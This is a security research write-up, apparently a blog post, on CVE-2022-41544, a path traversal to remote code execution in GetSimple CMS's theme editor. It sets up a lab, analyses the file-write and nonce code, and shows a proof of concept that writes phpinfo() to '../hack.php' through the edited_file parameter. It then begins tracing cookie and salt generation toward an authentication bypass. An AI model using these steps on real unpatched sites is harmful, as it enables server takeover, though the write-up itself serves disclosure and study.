CVE-2022-41544: Unauthenticated RCE in GetSimple CMS via Path Traversal
Affected versions: GetSimple CMS v3.3.16 and earlier · Status: No official patch — mitigate manually
Introduction
- CVE: CVE-2022-41544
- Description: GetSimple CMS v3.3.16 was discovered to contain a remote code execution (RCE) vulnerability via the
edited_fileparameter inadmin/theme-edit.php. - Version: v3.3.16 and the latest at time of research
- Product: GetSimple CMS
Based on FOFA (a cyberspace search engine), using the filter (body="content=\"GetSimple" || body="Powered by GetSimple") approximately 4,276 instances are found using this vulnerable version, which is publicly exploitable.
What is GetSimple CMS?
GetSimple CMS is an open-source, light content manager without a database, ideal for small websites and user-friendly customizable templates, built in PHP language.

Let’s set up the testing Lab and start hunting for some fun!
Building The Testing Lab
I will use Ubuntu as the local host server to host the app. For downloading the CMS code you can get it from the official repository or execute the following command:
wget https://github.com/GetSimpleCMS/GetSimpleCMS/archive/refs/tags/v3.3.16.tar.gz
And install the essentials CMS components like (apache2, mysql, php..etc) to run the application:
sudo apt-get install apache2 wget guzip php7.2 libapache2-mod-php7.2 php7.2-common \
  php7.2-mbstring php7.2-xmlrpc php7.2-soap php7.2-gd php7.2-xml php7.2-cli \
  php7.2-curl php7.2-zip -y
Extract and move the application files to the /var/www/html/ directory and setup the files permission by the following:
sudo chown -R www-data:www-data /var/www/html/CMS
sudo chmod -R 755 /var/www/html/CMS/
After completing the preparation steps above, check the status of the Apache2 server and by visiting localhost by the application’s file name. You should see the GetSimple setup. Then make an account — the application will generate a random password for you to use when logging into the admin panel.
Login using the username and the password — time to reviewing the code and spot the root cause in the static analysis.
Static Analysis
The directory tree of the application is structured as follows. As mentioned in the CVE Description, the vulnerability exists in admin/theme-edit.php file in the theme edit HTTP request. This file is the responsible file for editing themes in the GetSimple CMS panel.

By reviewing the code for the theme edit request, which handles the HTTP request form in the theme-edit.php file:

The code first checks for a form submission by validating the CSRF token to avoid a Cross-site Request Forgery attack (CSRF) by checking if the nonce value exists in the POST request parameter or not. If the nonce value exists, the code checks if it’s valid or not using the check_nonce() function. If the nonce value is invalid, the script prints an error message saying “CSRF detected!” and stops processing of the request.

By looking at the check_nonce() function code which exists in admin/inc/security_functions.php: the function calls the get_nonce() function, which is responsible for generating the nonce value and then returning it. So check_nonce() compares between the nonce value sent by the user in the HTTP request and the true nonce value which is returned by get_nonce() function.

To understand how the application generates and obtains the nonce parameter value, we need to review the code of the get_nonce() function which exists in admin/inc/security_functions.php. The function generates a unique and time-limited nonce value by concatenating the $action, $file, $uid, $USR, $SALT variables and the current date @date('YmdH',$time) to ensure the nonce value is unique and secure, and then hashing it to SHA-1 and returning its value.

After understanding how the application generates the nonce value and processes it to prevent CSRF attacks, let’s return to reviewing the code for the vulnerable theme edit HTTP request.
I found the code responsible for editing the file to be modified and saving its value, which starts at line 55:

First the code retrieves the name of the theme template file to be edited from the edited_file parameter in the HTTP POST request. Next it retrieves the contents of the file to be saved from the content parameter in the HTTP POST request.
Then, the code opens the file specified in the edited_file parameter using the fopen() PHP built-in function and writes the content parameter values into it using the fwrite() PHP built-in function which is used for writing to an open file.
The vulnerable part of the code is when it uses fopen to open a file with write permission (w) during the theme-edit process. This means that anyone with access to the theme-edit functionality can potentially write to the server — and it’s normal for file upload functions — but there is another issue that makes it more dangerous: the edited_file value is not filtered/sanitized, which could lead to a directory traversal attack that gives the attacker the ability to manipulate this value to write to files outside of the intended directory and potentially overwrite any file in the root directory.
Reproducing the Vulnerability as a PoC


By logging into the GetSimple panel then going to Edit Theme, save the template to intercept the request with Burp Suite and replace some of its content with our own web shell or code.

After inspecting the request in Burp Suite, modify the edited_file parameter value to another file — for example ../hack.php — and then modify the content parameter with the code/content you want to upload to the crafted file. In this case we will upload phpinfo() to prove the bug.

Going to the uploaded file hack.php — vulnerability exploited successfully!

But still, this vulnerability requires the attacker to have an admin user in the GetSimple panel to access this vulnerable functionality. So let’s see how the Authentication works in the Runtime to bypass it and achieve a RCE (Remote Code Execution).
Dynamic Analysis
Time to debug the application to get a solid understanding of the application flow and the Authentication process. I will use PhpStorm and Xdebug Chrome extension in the debugging. You can get the Xdebug extension from the Chrome Web Store.
Setting up the Debugging
After installing Xdebug on your system using the following command:
sudo apt-get install php-xdebug
Next edit the configuration file located at /etc/php/7.2/mods-available/xdebug.ini and add the following lines:
zend_extension="xdebug.so"
xdebug.remote_enable = 1
xdebug.remote_port = 9000
xdebug.idekey = PHPSTORM
xdebug.show_error_trace = 1
xdebug.remote_autostart = 0
These settings configure Xdebug for remote debugging with PHPStorm, like communication port, enable error traces, and disable automatic starting of remote debugging sessions.


Now, open the extension and choose the Debug option, and start the debugging listening for the xdebug connection.

Accept the connection request from Xdebug in PHPStorm and start the debugging process from admin/index.php because it’s considered the entry-point for the Web app.

After the login process, the debugger shows that the app calls another function from a different file, which is the login_cookie_check() function. This function is located in the admin/inc/cookie_functions.php path and is responsible for checking cookies when the admin logs in.
login_cookie_check()
As shown in the function body, it uses two other functions: create_cookie() and cookie_check(). If cookie_check() returns true, then it will call the create_cookie() function. Both functions are located in the same file, so let’s dive deeper into this code to gain a full understanding of the cookie creation and checking process.
create_cookie()
GetSimple CMS uses two cookies:
- The first cookie name is
GS_ADMIN_USERNAMEand its value is the admin username. - The second cookie’s name is stored in the
$saltCOOKIEvariable which contains the hashed SHA-1 values of the$cookie_namevariable concatenated with the$SALTvariable. The value of this cookie is stored in the$saltUSRvariable which contains the hashed SHA-1 values of the$USRvariable concatenated with the$SALTvariable.
To understand the second cookie’s name and value generation, we first need to determine the values of the $SALT and $cookie_name variables.

I found the $SALT assignment in the code in the /admin/inc/common.php file. The code checks if the GSUSECUSTOMSALT constant is defined or not. If it is defined, the $SALT value will be the constant value (custom admin salt). If it is not defined, the $SALT value is auto-generated and retrieved directly from the authorization.xml file, which contains the CMS app API key.
To disable the auto-generation of the SALT value and use a custom value instead, admin will assign his custom SALT value to the GSUSECUSTOMSALT constant that exists in the gsconfig.php file.
